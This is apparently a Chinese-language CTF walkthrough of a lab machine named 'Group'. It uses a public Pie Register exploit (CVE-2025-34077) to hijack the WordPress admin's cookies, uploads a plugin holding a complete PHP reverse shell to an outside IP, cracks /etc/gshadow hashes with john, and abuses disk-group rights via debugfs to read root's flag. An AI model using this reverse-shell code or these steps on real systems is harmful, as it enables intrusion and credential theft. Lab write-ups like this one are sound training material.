

MazeSEC-Group

user

fscan扫描靶机IP仅有22 80端口开放，且需修改hosts才可访问到WordPress

发现有且仅有一个用户ll104567发文章，不过注册和登录不是原生的WordPress，抓包看的http包

代码块

```
1 log=ll104567&pwd=19891225&piereg_login_form_nonce=9fada679ab&wp_http_referer=%2F%3Fpage_id%3D13&wp-submit=Log+In&redirect_to=http%3A%2F%2Fgroup.dsz%2Fwp-admin%2F&testcookie=1
```

发现是pie register插件，不过目前站点的版本是3.7.1.3

<http://group.dsz/wp-content/plugins/pie-register/assets/css/front.css?ver=3.7.1.3>

有现成POC可以直接打<https://github.com/MrjHaxcore/CVE-2025-34077/blob/main/pie.py>

python


```
1 python .\pie.py http://group.dsz/
2
3
4
5
6
7
8
9
10 by Mrj Haxcore | CVE-2025-34077
11
12 [*] Sending payload to hijack admin session...
13
14 [+] Successfully hijacked cookies for user_id=1 (admin):
15 wordpress_logged_in_a49f562bd052e03fd64651c58e60bd2e =
ll104567%7C1776682535%7C10jNmQPZa8gGBBRCxjl3YXx4uVQIOcuFpPF8v6pl3b3%7C4b638edb6
d7ba255eccbb45d70f197b3bfdc107ff76e4357656da56b7954428a
```

```
16     wordpress_a49f562bd052e03fd64651c58e60bd2e =
    ll104567%7C1776682535%7C10jNmQpZa8gGBBRCxjl3YXx4uVQIOcuFpPF8v6pl3b3%7C8f9f8f322
    89d4b299a40299a389a9cf18c9697e11d60199a318d66c3a40b1a2e

17

18     [!] Use these cookies in your browser or tools like curl or Burp to act as
    admin.
```

拿到cookie直接登录然后该404.php到本地nc的反弹shell代码



but文件编辑被禁用了，于是乎用反弹shell的网页生成的PHP做一个插件上传上去然后访问

```
php
1  <?php
2  add_action('init', function () {
3      if (!isset($_GET['k']) || $_GET['k'] !== 'll104567') {
4          return;
5      }
6
7      ignore_user_abort(true);
8      @set_time_limit(0);
9
10     $ip = '192.168.1.200';
11     $port = 20100;
12
13     $sock = @fsockopen($ip, $port, $errno, $errstr, 10);
14     if (!$sock) {
15         exit;
16     }
```

```
17
18     $spec = [
19         0 => ['pipe', 'r'],
20         1 => ['pipe', 'w'],
21         2 => ['pipe', 'w'],
22     ];
23
24     $proc = @proc_open('/bin/sh -i', $spec, $pipes);
25     if (!is_resource($proc)) {
26         fclose($sock);
27         exit;
28     }
29
30     stream_set_blocking($sock, false);
31     stream_set_blocking($pipes[0], false);
32     stream_set_blocking($pipes[1], false);
33     stream_set_blocking($pipes[2], false);
34
35     while (1) {
36         $read = [$sock, $pipes[1], $pipes[2]];
37         $write = null;
38         $except = null;
39
40         if (@stream_select($read, $write, $except, null) === false) {
41             break;
42         }
43
44         if (in_array($sock, $read, true)) {
45             $in = fread($sock, 1400);
46             if ($in === '' || $in === false) {
47                 break;
48             }
49             fwrite($pipes[0], $in);
50         }
51
52         if (in_array($pipes[1], $read, true)) {
53             $out = fread($pipes[1], 1400);
54             if ($out !== false && $out !== '') {
55                 fwrite($sock, $out);
56             }
57         }
58
59         if (in_array($pipes[2], $read, true)) {
60             $err = fread($pipes[2], 1400);
61             if ($err !== false && $err !== '') {
62                 fwrite($sock, $err);
63             }
64         }
65     }
66 }
```

```

64         }
65     }
66
67     fclose($sock);
68     fclose($pipes[0]);
69     fclose($pipes[1]);
70     fclose($pipes[2]);
71     proc_close($proc);
72     exit;
73 });
74

```

```

salte nc -lvnp 20100
listening on [any] 20100 ...
connect to [192.168.1.200] from (UNKNOWN) [192.168.1.108] 38641
id
uid=104(apache) gid=106(apache) groups=82(www-data),106(apache),106(apache)

```

flag在/home/user/vick/user.txt

flag{user-539225fb1c359bbaf8e58a9b5c6aaa5e}

Root

看到vick的密码在/opt/Groups.xml

```

xml

1  <Properties action="U" userName="admin"
    cpassword="wh/dhDkLLn3qw0d7wqGNX4EripI2ZeShL3A5V9g9A8A=" />

```

是1045670921, SUID

```

shell

1  find / -perm -4000 -type f 2>/dev/null
2  /bin/umount
3  /bin/su
4  /bin/bbsuid
5  /bin/mount
6  /usr/bin/newgrp
7  /usr/bin/expiry
8  /usr/bin/chsh
9  /usr/bin/chage
10 /usr/bin/passwd
11 /usr/bin/gpasswd

```

```
12 /usr/bin/sudo
13 /usr/bin/chfn
14 /usr/sbin/suexec
```

用<https://github.com/peass-ng/PEASS-ng/releases/download/20260417-9e62276b/linpeas.sh>跑发现一个cve，且可以直接利用vick读取/etc/gpasswd，拿到如下组的hash

代码块

```
1 vick@Group:~$ cat /etc/gshadow
2 disk:peDykkCISQ5zM::root
3 sudo:6RXUH2N1MJ0bo::
```

john爆破拿到的明文是19882006

shell

```
1 john ./hash.txt --format=descrypt --wordlist=/opt/ctf/rockyou.txt
```

由于disk组可以读写/dev/sda，那就可以把vick丢到disk组里面

shell

```
1 newgrp disk
2
3 Password: vick@Group:~$ id
4 uid=1000(vick) gid=6(disk) groups=1000(vick)
```

```
7918 (12) .      2 (48) ..    918 (24) .bash_history
13747 (32) .mariadb_history 20003 (16) root.txt   3764 (3952) .ssh
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
standard input
vick@Group:~$ printf 'ls /root\nquit\n' | debugfs /dev/sda3 2>/dev/null
debugfs: ls /root
```

查了一下，用debugfs可以直接利用disk组的权限来读写，如图

shell

```
1 vick@Group:~$ printf 'cat /root/root.txt\nquit\n' | debugfs /dev/sda3
2>/dev/null
2 debugfs: cat /root/root.txt
3 flag{root-6c550ffedd08a2f1536b6d589313e241}
4 debugfs: quit
```